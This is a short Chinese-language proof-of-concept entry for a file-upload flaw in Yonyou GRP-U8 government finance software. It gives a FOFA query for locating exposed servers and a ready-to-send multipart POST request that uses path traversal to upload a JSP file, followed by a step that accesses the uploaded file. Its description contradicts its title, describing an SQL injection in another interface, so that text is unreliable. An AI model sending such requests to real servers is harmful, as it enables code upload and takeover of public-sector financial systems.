Y16-12用友-GRP-U8-文件上传

漏洞描述：

用友GRP-U8行政事业财务管理软件是用友公司专注于电子政务事业，基于云计算技术所推出的新一代产品，是我国行政事业财务领域专业的财务管理软件。用友 GRP-U8 行政事业内控版 getGsbmfaByKjnd接口存在SQL注入漏洞，攻击者通过该漏洞可以获取数据库敏感信息。

网站图片：

网络测绘：

fofa语法：

- fofaapp="用友-GRP-U8"

漏洞复现：


payload：


```
POST /U8AppProxy?gnid=myinfo&id=saveheader&zydm=../../ECd63a HTTP/1.1
Host:
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryW0vdr4bjEUTVj3Sw
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Length: 180

------WebKitFormBoundaryW0vdr4bjEUTVj3Sw
Content-Disposition: form-data; name="file";filename="1.jsp"
Content-Type: image/png

test
------WebKitFormBoundaryW0vdr4bjEUTVj3Sw--
```

效果图:
影响码为500并且存在关键字及上传成功





访问ECd63a.jsp

test